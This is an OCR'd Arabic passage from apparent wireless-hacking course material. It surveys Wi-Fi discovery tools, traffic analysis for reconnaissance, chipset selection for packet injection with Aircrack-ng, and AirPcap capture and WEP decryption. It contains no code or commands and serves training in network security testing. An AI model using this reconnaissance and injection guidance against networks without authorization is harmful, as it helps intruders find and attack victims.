
العمود الخاص ب MAC يظهر على شكل نقط ملونة تعكس شدة الإشارة، إشارة القفل داخل النقطة تشير إلى أن الأكسس بوينت تستخدم التشفير

Chan تشير إلى القناة الترددية channel التي تعمل عليها الشبكة اللاسلكية، Vendor يشير إلى اسم مُصنع الجهاز اللاسلكي مثل Linksys, D-link

أما حقل نسبة الإشارة إلى الضجيج **Signal-to-Noise Ratio** يشير إلى جودة الإشارة اللاسلكية

يستخدم هذا البرنامج عادتاً من أجل القيام بإحدى الامور التالية:

- Wardriving
- التحقق من إعدادات الشبكة اللاسلكية
- إيجاد مواقع ذات التغطية الضعيفة
- اكتشاف التداخل اللاسلكي
- اكتشاف الأكسس بوينت المخادعة الغير مصرح بها Rogue AP
- توجيه الهوائيات من أجل الوصلات اللاسلكية للمسافات بعيدة




أداة اكتشاف الشبكات اللاسلكية: Vistumbler

المصدر: http://www.vistumbler.net

هو باحث عن الشبكات اللاسلكية، ويمكن أن يتتبع مسار الاكسس بوينت عن طريق **GPS** ويظهر مخططات للإشارات وإحصائيات وأوامر أخرى

خصائصه:

- يدعم نظام التشغيل windows vista and windows 7
- يقوم بإيجاد أجهزة الأكسس بوينت والمستخدمين
- يدعم GPS
- يصدر النتائج على شكل ملف نصي
- يصدر موقع الأكسس بوينت عن طريق GPS إلى Google earth
- يدعم التتبع بشكل مباشر من خلال Google earth ويظهر الاكسس بوينت بشكل أتوماتيكي




أداة اكتشاف الشبكات اللاسلكية: WirelessMon


المصدر: http://www.passmark.com

هو سوفت وير يسمح للمستخدم بمراقبة حالة كرت الشبكة اللاسلكية ويجمع المعلومات حول الأكسس بوينت المجاورة، ويمكن أن يسجل المعلومات التي قام بجمعها في ملف ويؤمن رسم بياني كامل لمستوى الإشارة وإحصائيات الشبكة اللاسلكية

بعض خصائصه:

- التأكد من إعداد الشبكة اللاسلكية بشكل صحيح
- فحص مستوى الإشارة للشبكات اللاسلكية المجاورة
- المساعدة في تحديد مصدر التداخل في الشبكة اللاسلكية
- يدعم GPS
- يمكن أن يرسم خريطة بدون استخدام GPS
- تحديد موقع الهوائيات وخاصة الهوائيات الموجهة
- التأكد من إعدادات الحماية للأكسس بوينت
- قياس سرعة وانتاجية الشبكة ورؤية معدلات البيانات المتاحة
- يساعد في فحص منطقة التغطية للشبكة اللاسلكية




WirelessMon Evaluation Copy
File
Configuration
Help
Select Network Card
Reload Cards
SSID
MAC Address
Strength
Frequency
Channel
Signal Strength
Channel Use
Status
Security
Network
First Time

أدوات اكتشاف الشبكات اللاسلكية في أجهزة المحمول

WiFiFoFum

المصدر: http://www.dynamicallyloaded.com

هو باحث عن الشبكات اللاسلكية يعمل على أجهزة الموبايل ويسمح لك بالبحث عن الشبكات اللاسلكية

ويؤمن معلومات حول كل شبكة يكتشفها ويعطي معلومات مفصلة حول اسم الشبكة SSID وعنوان الماك وشدة الإشارة المستقبلة والقناة الترددية والنمط الذي تعمل فيه الاكسس بوينت ونمط الحماية المستخدم ومعدلات الإرسال المتوفرة

يمكن أن يبحث عن الشبكات المجاورة ويكتشف الوصول إلى الانترنت ويعطي معلومات كاملة عن اعدادات الاكسس بوينت ويمكن أن يقوم يثوم بوضع الاكسس بوينت على الخريطة



Network Signal Info

المصدر: http://www.kaibits-software.com

يؤمن معلومات مفصلة عن شبكتك الحالية بغض النظر إذا كنت تستخدم شبكة لاسلكية أو اتصال عن طريق شبكة الموبايل




WiFi Manager

المصدر: http://kmansoft.com

يسمح لك بالحصول على شرح كامل لحالة الاتصال بالشبكة اللاسلكية

يمكن أن تحصل على معلومات متى تم تشغيل وإطفاء عملية الاتصال ومستوى الإشارة واسماء الشبكات اللاسلكية الحالية



OpenSignalMaps

المصدر: http://opensignal.com



تحليل حركة البيانات في الشبكات اللاسلكية

تحليل **الترفك** اللاسلكي يؤمن تفاصيل حول من ومتى ولماذا وكيف للنشاطات في الشبكة اللاسلكية

عملية تحليل الترفك تتضمن عدة مهام مثل تنسيق البيانات وتحليل واكتشاف البروتوكولات وهي تسمح للمهاجم كشف الثغرات والضحايا في الشبكة اللاسلكية الهدف

تعيين نقاط الضعف والثغرات

تحليل الترفك اللاسلكي يسمح للمهاجم تعيين نقاط الضعف والضحايا السريعة التأثر في الشبكة اللاسلكية الهدف وهو يساعد على تعيين استراتيجية لنجاح الهجوم

برتوكولات الشبكات اللاسلكية هي في **الطبقة الثانية** و الترفك عبر الهواء من السهل إلتقاطه ومن السهل تحليل حزم البيانات اللاسلكية

استطلاع واكتشاف الشبكات اللاسلكية Wi-Fi Reconnaissance

المهاجم يحلل الترفك اللاسلكي ليحدد الأمور التالية:

- Broadcast SSID
- وجود أكثر من اكسس بوينت
- إمكانية اكتشاف SSID
- طريقة المصادقة المستخدمة
- خوارزميات التشفير المستخدمة

إلتقاط حزم البيانات في الشبكات اللاسلكية وتحليلها يمكن أن يتم بأكثر من شكل، العديد من الأدوات متوفرة بشكل مجاني للقيام بعملية تحليل الترفك اللاسلكي

أمثلة على بعض الأدوات

commView, AirMangnet Wi-Fi Analyzer, **Wireshark** and Omnipeek

كروت الشبكة اللاسلكية و الدارات المتكاملة Chipset

اختيار كرت الشبكة اللاسلكية مهم جداً، بما أن الأدوات مثل KisMAC and **Aircrack-ng** تعمل فقط مع مجموعة دارات متكاملة **Chipsets** الخاصة

هناك بعض الاعتبارات يجب أن تدركها قبل اختيارك لكرت الشبكة اللاسلكية

اختيار عدة اختراق الشبكات اللاسلكية

إذا كنت تريد الاستماع إلى الترفك في الشبكة اللاسلكية أو الاستماع وحقن حزم البيانات **inject packet**

نظام التشغيل ويندوز يملك القدرة على الاستماع للترفك فقط ولكنه لا يملك القدرة على حقن حزم البيانات في الشبكة، بينما نظام التشغيل **Linux** يملك القدرة على الاستماع والحقن لحزم البيانات، بالاعتماد على هذه الامور يجب عليك أن تختار:

- نظام التشغيل الذي تريد أن تستخدمه
- شكل hardware مثل **PCMCIA** or **USB**
- الخصائص مثل الاستماع أو الحقن أو كلاهما

معرفة استطاعة كرت الشبكة اللاسلكية

كروت الشبكة اللاسلكية تحوي على عاملين، الأول هو شعار الكرت والثاني من الذي صنع مجموعة الدارات المتكاملة **wireless chipset** الموجودة داخل الكرت

من المهم جداً أن تدرك الاختلاف بين هذين العاملين، معرفة مُصنع الكرت وموديله غير كافي لاختيار كرت الشبكة اللاسلكية، المستخدم يجب أن يعرف حول الدارات المتكاملة **chipset** الموجودة داخل الكرت، معظم مُصنعي الدرات المتكاملة **chipset** لا يريدون كشف ما يستخدمون داخل الكرت ولكن بالنسبة للمستخدم فمعرفة ذلك هو أمر ضروري

معرفة مُصنع **wireless chipset** يسمح للمستخدم تحديد أنظمة التشغيل التي يدعمها هذا الكرت ومعرفة برنامج التعريف **software drivers** المطلوب

تحديد chipset في كرت الشبكة اللاسلكية

المستخدم أولاً بحاجة إلى تحديد wireless chipset في كرت الشبكة اللاسلكية الذي يفكر باستخدامه

التالي هي التقنيات المستخدمة لتحديد chipset داخل كرت الشبكة اللاسلكية

- البحث عبر الانترنت

- يمكنك النظر إلى اسم ملف windows driver، هو غالباً ما يكون اسم chipset or driver المستخدم
- البحث في صفحة المُصنع على الانترنت
- يمكن أن تنظر بشكل فيزيائي إلى wireless chipset في بعض الكروت مثل **PCI**، غالباً ما يكون رقم chipset موجود بشكل واضح
- يمكن أن تستخدم **FCC ID search** للبحث عن معلومات تفصيلية حول الجهاز، في حالة كان الجهاز يحوي FCC ID على البورد الخاصة به، هذا يعطي معلومات عن مُصنع الكرت و chipset المستخدمة فيه

في بعض الأحيان مُصنعوا الكرت يقمون بتغيير chipset داخل الكرت بينما يحافظون على نفس شكل الموديل، هذا يسمى كرت منقح card revision أو كرت نسخة معدلة card version، لذلك يجب أن تنتبه إلى هذا الأمر عندما تقوم بتحديد chipset المستخدمة داخل الكرت اللاسلكي

لمعرفة توافق chipset مع نظم التشغيل يمكنك زيارة الموقع التالي:

http://madwifi-project.org/wiki/Compatibility

التحقق من توافقية chipset

بعد اختيار كرت الشبكة اللاسلكية يجب أن تقوم بفحص أو التحقق فيما إذا كان chipset **متوافق** مع نظام التشغيل الخاص بك ويجب أن تفحص فيما إذا كان chipset يلبي المتطلبات الخاصة بك

إذا لم تكن متوافقة يجب عليك تغير نظام التشغيل أو تغيير chipset

تحديد التعريف drivers المطلوب

يمكنك تحديد التعريف المطلوب ل chipset باستخدام التعريف المطلوب لنظام التشغيل الخاص بك

بعد تحديد كل الاعتبارات الخاصة ب chipset المستخدم يستطيع أن يجد الكرت الذي يستخدم chipset المحددة بمساعدة compatible card list

Wi-Fi USB Dongle: AirPcap

المصدر: http://www.riverbed.com

AirPcap يلتقط كل فريمات البيانات والإدارة والتحكم والتي يمكن عرضها في **wireshark** الذي يقدم تشرح وتحليل عميق لبرتوكولات الشبكة

كل **AirPcap adapters** يمكن أن تعمل في النمط الغير فعال passive، في هذا النمط فإن AirPcap adapter يستطيع إلتقاط كل الفريمات المنقولة عبر القناة وهذا يتضمن فريمات البيانات **data frames** و فريمات التحكم **control frames** و فريمات الإدارة **management frames**

AirPcap adapted يلتقط الترفك على قناة واحدة خلال فترة معينة، ويمكن تغير إعدادات القناة من خلال لوحة التحكم في AirPcap أو من **Advanced Wireless Settings** في wireshark

ويمكن إعداده ليقوم بفك تشفير **decrypt WEP-encrypted frames** ومن خلال إعداد عدد من مفاتيح WEP فإنه يصبح قادر على فك تشفير الترفك لأكثر من أكسس بوينت في نفس الوقت

